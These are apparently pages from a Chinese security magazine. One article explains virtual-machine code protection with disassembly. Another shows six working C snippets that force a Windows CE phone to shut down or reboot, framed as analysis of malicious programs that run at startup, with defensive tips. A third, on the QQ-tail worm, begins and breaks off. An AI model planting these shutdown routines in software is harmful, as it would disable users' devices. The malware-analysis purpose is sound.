所以虚拟机代码保护需要两个部分：第一部分是代码转换，即把待保护的 x86 代码块转化成虚拟机代码；第二部分是代码解释（虚拟机引擎解释部分），即把虚拟机代码块解释成等价的原始的 x86 代码。举个简单的例子，

如：Add eax,ecx 可以翻译为：Push ecx Push eax Add Pop eax Add

指令把压入栈顶上存放的两个值相加，然后存放到栈顶，最后弹出到 eax 中。是不是是一个意思啊？然后变化后的代码 x86 是不能解释的，所以需要在第二个部分虚拟机解释引擎解释出来的。VMP 引擎是在使用本程序对软件进行保护的后嵌入到软件中的，下面是一个原始的 PE 文件格式图，如图 1 所示。

…
.RDATA
.DATA 数据块
.TEXT 代码块
…
PE 文件头

图 1

VMP 引擎则是嵌入到文件的末尾的。而此时原始的.TEXT 的代码已经进行了变换，无法识别了。

保护过后的 PE 结构图如图 2 所示。

VMP 代码保护部分 ⇦

VCODE 变换后的代码
HANDLE TABLE 跳转表
JMP TABLE 跳转表
CODE 引擎解释代码
…
.RDATA
.DATA 数据块
变化后的.TEXT 代码块
…
PE 文件头

图 2

现在我们来说一下程序运行的大致流程：首先选择你要加密的代码部分（.TEXT）进行保护，经过保护后的变换字节代码流将保存在 VCODE 中。然后在原始程序运行到已经变换的代码部分时，会先跳进 CODE 引擎中，开始循环解释 VCODE 中的字节流，VCODE 中的每一个字节实际上是对应与 HANDLE TABLE 跳转表中的每一个例程的（此例程即为一段程序，后面将详细看到）。最后当把所有的字节流解释完毕以后，跳出 CODE 引擎循环。返回原始程序中运行。此时就完成了代码的解释工作。下面我们来看一个例子：这是原始的程序代码，很简单地进行了 MOV EAX,4 的操作。

```
00401068 | . B8 04000000 | MOV EAX,4
0040106D | . 5F          | POP EDI
0040106E | . 5E          | POP ESI
0040106F | . 5B          | POP EBX
```

然后进行了代码保护，代码就进行了变换，如下：

```
00401068 | .- E9 93CF0200 | JMP VM.0042E000
0040106D | .  5F          | POP EDI
0040106E | .  5E          | POP ESI
0040106F | .  5B          | POP EBX
```

显然 0x00401068 到 0x0040106d 段的代码进行了保护，原来的 MOV EAX,4 变为了一条 jmp 指令，跳入虚拟机引擎中去。现在我们来看看 MOV EAX,4 的操作。跳入 VM.0042E000 中以后，即是虚拟机的引擎的核心。

虚拟机代码解释引擎

进行虚拟机引擎以后，首先建立虚拟栈空间，把所有的寄存器压入栈中，以后再使用或者修改这些寄存器的值时，会直

接从栈中相应的位置读出或者修改数据即可，也就是说虚拟机栈空间为原寄存器上下文的一个副本，所有在虚拟机引擎中的修改都只会改变这个栈空间中的值，从而来模拟原来的堆栈情况。以下是汇编代码，完整的代码在附件中附给大家。

```
mov VMContext._eax, eax
mov VMContext._ecx, ecx
mov VMContext._edx, edx
mov VMContext._ebx, ebx
lea eax, VMStack
add eax, 100h
……….
mov VMContext._esi, esi
mov VMContext._edi, edi
mov eax, lpVMCode
mov VMCode_Begin, eax
mov VMContext._eip, eax
```

建立后的虚拟栈如下：

EAX
ECX
EDX
EBX
ESP
EBP
ESI
EDI
EIP
FD
RET 返回地址
0x100H 的空白空间

要完全理解虚拟栈，还是得读一下源程序才行。

下面则是循环取出经过保护后的字节流，然后进入 HANDLE TABLE 跳转表解释每个字节的含义。看下面代码，此时 VMContext._eip 是指向的 VCODE 段中的字节代的地址，movzx edx, byte ptr [ebx]取出一个字节付给 edx 中， inc VMContext._eip 然后使得 eip 地址加一指向下一个字节，以供下一次循环。mov ebx, offset HandleTable 把 handle 表的首地址给 ebx 中，jmp dword ptr[ebx + edx*4]然后根据 edx 的值+ebx 的偏移，跳转到对这个字节的解释代码中去。所以，对于每一个字节 0～255 每个数字都有一个 Handle 处理例程来对字节进行解释。下面的 Dispatch 就是根据不同的字节跳转到不同的处理例程中去。

```
Dispatch:
        mov ebx, VMContext._eip
        movzx edx, byte ptr [ebx]
        inc VMContext._eip
        mov ebx, offset HandleTable
        jmp dword ptr[ebx + edx*4]
```

过程如图 3 所示。




图 3

这就是虚拟机代码的核心部分，VMstart 是关于虚拟机代码的初始化过程，Dispatch 是循环调度器，根据 Vcode 的字节流，jmp 到不同的 handle 处理例程中。每一个 handle 例程则是解释 x86 指令的一系列代码。对于一个字节的 Handle 例程处理完成以后，又重新循环到 Dispatch 取出下一个字节直到取完所有字节。如前面讲的 mov eax,4。经过代码保护转变为了 03 04 00 00 00 09 00 32 的 VCODE 字节流。各字节的处理例程如下：

0x03 字节的意思为 push，04 00 00 00 为数据 4，即为 push 4。下面则为 0x03 字节的处理例程。

```
0042C0D1    8B9D E0FEFFFF   MOV EBX,DWORD PTR SS:[EBP-120]
0042C0D7    8B13            MOV EDX,DWORD PTR DS:[EBX]
0042C0D9    83AD D0FEFFFF   SUB DWORD PTR SS:[EBP-130],4
0042C0E0    8B9D D0FEFFFF   MOV EBX,DWORD PTR SS:[EBP-130]
0042C0E6    8913            MOV DWORD PTR DS:[EBX],EDX
0042C0E8    8385 E0FEFFFF   ADD DWORD PTR SS:[EBP-120],4
0042C0EF  ^ EB 87           JMP SHORT VM.0042C078
```

先把 EBP-120（存的 VCODE 的地址）即为 VCODE 的代码地址付给 EBX（此时为 04 00 00 00 的地址），然后把[EBX]的值 4 付给 EDX 中。然后 EBP-130（存的是 ESP 的地址）的意思为让 ESP 减 4，意为压栈，把值付给 EBX，最后把 EDX 的值（此时为 4）放入栈中，最后把 EBP-120 地址指向 0x09，再次跳入 Dispatch 中。


然后 0x09 字节的意思为 pop，0x00 为选择的寄存器（这为 eax），即为 pop eax，此为 0x09 字节的处理例程，具体请读者自己分析。

```
0042C1F2    8B9D D0FEFFFF   MOV EBX,DWORD PTR SS:[EBP-130]
0042C1F8    8385 D0FEFFFF   ADD DWORD PTR SS:[EBP-130],4
0042C1FF    8B0B            MOV ECX,DWORD PTR DS:[EBX]
0042C201    8B9D E0FEFFFF   MOV EBX,DWORD PTR SS:[EBP-120]
0042C207    0FB613          MOVZX EDX,BYTE PTR DS:[EBX]
0042C20A    8DB5 C0FEFFFF   LEA ESI,DWORD PTR SS:[EBP-140]
0042C210    890C96          MOV DWORD PTR DS:[ESI+EDX*4],ECX
0042C213    FF85 E0FEFFFF   INC DWORD PTR SS:[EBP-120]
0042C219  ^ E9 5AFEFFFF     JMP VM.0042C078
```

也就是说 mov eax,4 被解释成了等价两部分：先用 push 4，然后再 pop eax。它的字节流则为上面的 VCODE 字节流。最后的 0x32 只是虚拟机引擎退出的字节代码。

虚拟机代码转换部分


这个部分则是把 mov eax,4 转换为字节流代码的部分。既然要把 x86 的代码先转化为字节流，然后在由虚拟机引擎解释部分来解释字节流等价还原 x86 的代码，所以此部分必须先要能识别 x86 的代码。然后把 x86 代码转换为对应的字节流。



此部分的核心主要是代码识别引擎，识别所有的代码，并且生成正确的字节流，需要花大量的时间，所有每条代码都有一个不同的字节流。比如说 mov eax，ecx，要分成 push ecx，然后 pop eax.字节流则为 03 01 09 00。03 为 push，01 为 ecx 寄存器选择，09 为 pop，00 为 eax 寄存器选择。

虚拟机总结

这是使用的软件截图（如图 4 所示），使用说明可以参照附件。







图 4

最简单的虚拟机代码保护就是上面这些。这个可以作为复杂的虚拟机保护的基础，在此基础上进行拓展。常见的保护技术还有，字节流的加密，寄存器轮盘，随机校验等，这些的实现使得 VMP 保护技术十分强大，也是当下比较流行的代码保护技术。本文所提及的内容比较简单，并且大部分已经实现，可以进行代码保护，源程序也一并附给大家。随便提及一下，由于 x86 代码十分庞大，本保护软件也只实现了部分代码，欢迎读者试用。

（编辑提醒：本文涉及的代码及附件可以到黑防官方网站下载）

前置知识：C++
关键词：手机、防护、关机



手机安全防护系列之"解析恶意关机"

文 鬼谷先生

有了上一节课的学习，相信大家已经对手机程序开发有了一定的了解，下面我们继续来关注一下如何防范手机恶意程序的攻击，并就一些恶意行为进行原理上的分析。今天要深入分析的是"手机自动关机"，这个恶意行为相信大家都很熟悉了，一般的木马程序都会有这样的功能。因此其危害性较大，必须严加防范。下面我们就对这一恶意行为进行原理上的分析与研究。

知己知彼才能百战不殆，要对恶意程序进行严密的防范需要对该恶意行为的原理有深入的研究，下面是我总结的几种关机的原理与大家分享，如果大家还有其他的方法希望能一起交流。

关机原理 1：SetSystemPowerStat

在头文件"pm.h"中有 SetSystemPowerStat 函数的声明：

```
DWORD
SetSystemPowerState(
    LPCWSTR pwsSystemState,
    DWORD    StateFlags,
    DWORD    Options
    );
```

该函数的功能是设置系统电源的状态。该函数有三个参数，依次解释如下。

第 1 个参数：LPCWSTR pwsSystem State 表示想要进入的系统状态。如果这个参数不是 NULL，第二个参数忽略。

第 2 个参数：DWORD StateFlags 表示电源状态标志。可以选择 POWER_STATE_BOOT 和 POWER_STATE_OFF 等标志。

第 3 个参数：DWORD Options 则可以选择 POWER_FORCE 强制执行。

完整代码如下：

```
#include "stdafx.h"
#include "pm.h"
int _tmain(int argc, _TCHAR* argv[])
{
    SetSystemPowerState(NULL,POWER_STATE_OFF,POWER_FORCE);
    return 0;
}
```

编译、运行，模拟器果然关机了。通常恶意程序会将其作为开机自启动程序，这样一开机就运行关机程序，手机就彻底打不开了。因此要对开机启动项进行严格控制，避免恶意程序获得开机运行的主动权。

关机原理 2：ExitWindowsEx

第二个关机函数是 ExitWindowsEx，看名字就知道是做什么的了。

该函数定义如下：

```
WINUSERAPI
BOOL
WINAPI
ExitWindowsEx(
    __in UINT uFlags,
    __in DWORD dwReason);
```

该函数有两个参数，解释如下。

第 1 个参数：UINT uFlags 表示标志信息。如 EWX_LOGOFF、EWX_SHUTDOWN 、 EWX_REBOOT 、 EWX_FORCE 、 EWX_POWEROFF 等标志。

第 2 个参数：DWORD dwReserved 是保留参数。置空即可。

完整代码如下：

```
#include "stdafx.h"
int _tmain(int argc, _TCHAR* argv[])
{
    ExitWindowsEx(EWX_REBOOT,NULL);
    return 0;
}
```

看上去这个比上一个还要简单吧。编译运行后，手机会自动关机重启。

关机原理 3：模拟按键

这个方法采用的是模拟按键的方法，也就是模拟键盘操作来实现关机，用到的函数是 keybd_event。使用很简单，该函数定义如下：

```
WINUSERAPI
VOID
WINAPI
keybd_event(
    BYTE bVk,
    BYTE bScan,
    DWORD dwFlags,
    DWORD dwExtraInfo);
```

该函数的功能是模拟键盘击键操作。该函数有四个参数，解释如下。

第 1 个参数：BYTE bVk 表示虚拟键值。

第 2 个参数：BYTE bScan 表示键的扫描码。

第 3 个参数：DWORD dwFlags 表示击键时的标志。

第 4 个参数：DWORD dwExtraInfo 表示同击键相关的 32 位值。

下面看代码吧：

```
#include "stdafx.h"
int _tmain(int argc, _TCHAR* argv[])
{
    keybd_event(VK_OFF, 0, 0, 0);
    keybd_event(VK_OFF, 0, KEYEVENTF_KEYUP, 0);
    return 0;
}
```

看代码即可得知，该程序实现的操作和手动去按关机键效果是一样的。编译、运行，正常关机。由于硬件平台不同，直接使用系统函数、关机函数可能效果不大一样，但是模拟按键的方法是比较通用的，因为不管什么平台和系统，按了关机键都会乖乖地睡着。这种方法是比较普遍的，需要引起杀毒厂商的注意。

关机函数 4：PowerOffSystem

这个函数 PowerOffSystem 属于未公开函数，在 SDK 中没有相关说明和定义，经研究发现该函数存在于 Coredll.dll 中。该函数调用内核关闭系统。查阅了相关文献发现此函数是一个受信函数，只有受信应用程序才能使用。受信系统应该理解为操作系统的一种安全措施。

对于有危险的 API，不能由应用程序任意调用，只有 OEM 认证的应用程序才能调用这些 API。试想如果 OEM 认证程序已经固化了，那这些 API 就能自由使用了。也就是说这些 API 应该是可以被直接调用的！注意在使用之前要导入一下，具体代码如下：

```
#include "stdafx.h"
extern "C" __declspec(dllimport) void PowerOffSystem();
int _tmain(int argc, _TCHAR* argv[])
{
    PowerOffSystem();
    return 0;
}
```

PowerOffSystem 函数没有参数，直接调用即可，编译、运行，手机睡了。

关机函数 5：GwesPowerOffSystem

这个函数也是未公开的，情况与上面的几乎一样。这里就不多说了，导入后直接调用即可，代码如下：

```
#include "stdafx.h"
extern "C" __declspec(dllimport) void GwesPowerOffSystem();
int _tmain(int argc, _TCHAR* argv[])
{
    GwesPowerOffSystem();
    return 0;
}
```

编译、运行。结果预料之中，呵呵。发现使用未公开的函数关机速度还是蛮快的。

关机函数 6：内核 IO 控制

使用内核 IO 控制可以完成很多功能，我们现在演示一下使用内核 IO 实现关机。首先是介绍一下 KernelIoControl 函数，该函数的功能是内核 IO 控制，该函数有 6 个参数。

第 1 个参数：DWORD dwIoControlCode 表示 IO 控制码。

第 2 个参数：LPVOID lpInBuf 表示输入缓冲区指针。

第 3 个参数：DWORD nInBufSize 表示输入缓冲区大小。

第 4 个参数：LPVOID lpOutBuf 表示输出缓冲区指针。

第 5 个参数：DWORD nOutBufSize 表示输出缓冲区大小。

第 6 个参数：LPDWORD lpBytesReturned 表示实际写入输出缓冲区的字节数。

关于 IO 控制码在 winioctl.h 中有定义，有兴趣的朋友可以自行查阅。下面是完整代码：

```
#include "stdafx.h"
#include "winioctl.h"
#define IOCTL_HAL_REBOOT CTL_CODE(FILE_DEVICE_
HAL,15, METHOD_BUFFERED, FILE_ANY_ACCESS)
extern "C" __declspec(dllimport) BOOL KernelIoControl(
    DWORD dwIoControlCode,
    LPVOID lpInBuf,
    DWORD nInBufSize,
    LPVOID lpOutBuf,
    DWORD nOutBufSize,
    LPDWORD lpBytesReturned);
BOOL guanji6()
{
```

```
        return KernelIoControl(IOCTL_HAL_REBOOT, NULL, 0,
NULL, 0, NULL);
    }
    int _tmain(int argc, _TCHAR* argv[])
    {
        guanji6();
        return 0;
    }
```

可以看到关机函数实现向内核发送重启操作的 IO 控制码。内核接收到该控制码后即执行关机重启操作。编译、运行，手机又一次关机重启了。


关于关机重启的原理我个人总结的就这么多了，大家还有什么好的方法可以到论坛一起交流。综上分析，针对手机恶意程序的防范方法简单归纳如下：

1．用户要对来历不明的程序严格检查，不能轻易运行。
2．预装手机杀毒软件对手机进行保护。
3．对手机行为进行监控。
4．对手机程序调用 API 进行监控。

防护方法简单总结就这些了，希望大家提出宝贵意见。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC
关键词：VC、QQ、病毒



QQ2009尾巴的攻与防

文/图　liuke_blue

QQ 尾巴病毒前几年十分流行，它通过 dll 注入 QQ 进程，挂钩鼠标和键盘按键消息，构造含有病毒、木马、恶意代码的网站链接的消息，诱骗对方好友来点击该链接，导致对方好友计算机“中招”。测试示意图如图 1 所示。

